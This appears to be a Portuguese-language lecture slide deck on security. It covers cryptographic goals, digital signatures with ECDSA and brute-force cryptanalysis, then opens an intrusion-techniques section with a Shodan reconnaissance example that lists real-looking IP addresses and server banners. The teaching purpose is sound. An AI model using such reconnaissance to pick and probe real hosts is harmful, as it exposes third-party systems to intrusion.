
Algoritmos Criptográficos

- Confidencialidade: previne escuta




Algoritmos Criptográficos

- Confidencialidade: cifras (simétricas)




Algoritmos Criptográficos

- Integridade e Autenticidade: detecção de modificação ou falsificação




Algoritmos Criptográficos

- Integridade e Autenticidade: hashes e códigos de autenticação de mensagens (MAC)




Algoritmos Criptográficos

- Integridade e Autenticidade: hashes e códigos de autenticação de mensagens (MAC)




Algoritmos Criptográficos

- Estabelecimento de chaves: transmissão segura de chaves secretas



Algoritmos Criptográficos

- Estabelecimento de chaves: cifração assimétrica (chaves públicas e privadas)



Algoritmos Criptográficos

- Irretratabilidade: assinaturas digitais únicas, infalsificáveis

Conta: xxxx	Banco: xx	Agência: xxxx	R\$ #10,00#
Valor:	(dez reais) -----		
Para:	Sacanas Maximus		
	Data:	01/Janeiro/2022	
	Assinatura:	Assinatura única e exclusiva	

Conta: xxxx	Banco: xx	Agência: xxxx	R\$ 250,11 #
Valor:	(duzentos e cinquenta reais e onze centavos) ---		
Para:	Sacanas Maximus		
	Data:	01/Abril/2025	
	Assinatura:	????????????????????	

FAKE



Algoritmos Criptográficos

- Irretratabilidade: assinaturas digitais únicas, infalsificáveis (chaves públicas/privadas)


Conta: xxxx Banco: xx Agência: xxxx R\$ #10,00#

Valor: (dez reais) -----

Para: Sacanas Maximus

Data: 01/Janeiro/2022

Assinatura: Assinatura única e exclusiva



Chave privada
do assinador

ECDSA

Conta: xxxx Banco: xx Agência: xxxx R\$ 250,11#

Valor: (duzentos e cinquenta reais e onze centavos) ---

Para: Sacanas Maximus

Data: 01/Abril/202

Assinatura: ??????????????????????



FAKE



Chave pública
do assinador

ECDSA

Criptanálise



- Pode-se quebrar **qualquer** sistema criptográfico baseado em chaves secretas: basta testar todas as chaves possíveis!
 - Técnica denominada **“força-bruta”**, ou ‘busca exaustiva’
- Há, assim, dois tipos de “quebra de segurança”
 - **Formal/teórica**: há estratégias de **criptanálise** com maior eficiência do que um ataque de força-bruta.
 - **Prática**: é computacionalmente viável violar segurança
- **Criptografia moderna se baseia em algoritmos que são computacionalmente inviáveis** de se quebrar.
 - Algoritmo seguro (forte): não pode ser quebrado com **recursos** disponíveis atualmente ou em futuro distante.
 - Mas o que são recursos disponíveis...?



Ataque de força bruta: exemplo

- Exemplo de complexidade vs. recurso:
 - Suponha que ataque a algoritmo envolva testar chaves de 128 bits: 2^{128} possibilidades
 - Suponha também que estejam disponíveis 1 milhão (10^6) de super-computadores, cada um capaz de realizar 1 peta (10^{15}) testes por segundo
 - Ainda assim seriam necessários $\sim 2^{58}$ segundos para recuperar a chave...
 - Idade estimada do universo: $\sim 2^{59}$ segundos



$$\frac{\text{\#testes}}{\text{\#computadores x capacidade}} = \frac{2^{128}}{10^6 \times 10^{15}} \approx \frac{2^{128}}{2^{20} \times 2^{50}} = 2^{58} \text{ segundos}$$

Criptanálise: teoria vs. prática



- Desde que a escolha e combinação de algoritmos seja adequada, a **criptografia costuma ser a parte** mais forte de sistemas computacionais
 - Algoritmos modernos costumam envolver chaves de 128 a 256 bits!
- É importante lembrar, entretanto, que **fatores humanos** podem afetar a segurança negativamente
 - Senhas fracas ou anotadas em local acessível
 - Engenharia social, sedução, tortura, suborno...
 - etc.




Criptanálise: teoria vs. prática



Técnicas de Invasão



Lembrando: Modelo para Segurança de Computadores



Invasão de sistemas: técnicas

1. Reconhecimento: busca por serviços expostos

- Bases existentes: e.g., Shodan

The screenshot displays the Shodan search engine interface. At the top, there's a navigation bar with links to Shodan, Maps, Images, Monitor, Developer, and More... Below this is a search bar with the query 'apache' and a search button. The main content area shows the search results for 'apache'.

TOTAL RESULTS
16,866,855

TOP COUNTRIES

Country	Count
United States	4,291,896
Germany	1,560,907
Japan	1,531,031
China	1,455,555
France	689,076

[More...](#)

TOP PORTS

Port	Count
80	6,196,037
443	4,763,752
8080	338,648
5006	153,116
8081	145,590

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

€ 15.152.43.24

ec2-15-152-43-24.ap-northeast-3.amazonaws.com
Amazon Data Services Osaka
Japan, Osaka
cloud

HTTP/1.1 200 OK
Date: Tue, 23 Sep 2025 20:33:15 GMT
Server: Apache
Connection: close
Last-Modified: Tue, 06 May 2025 19:54:44 GMT
Content-Length: 0

BioTime 8.5

188.49.79.76
Saudi Telecom Company JSC
Saudi Arabia, Riyadh

HTTP/1.1 200 OK
Date: Tue, 23 Sep 2025 20:33:14 GMT
Server: Apache/2.4.29 (win64) mod_wsgi/4.5.24 Python/2.7
Content-Length: 5690
Content-Language: en
Expires: Tue, 23 Sep 2025 20:33:14 GMT
Vary: Cookie,Accept-Language
Pragma: no-cache
Cache-Control: no-store
X-Frame-Options: SAMEORIGIN
...

Mall Trujillo



173.212.201.115
vml1564746.contaboserver.net
Contabo GmbH
Germany, Frankfurt am Main

HTTP/1.1 200 OK
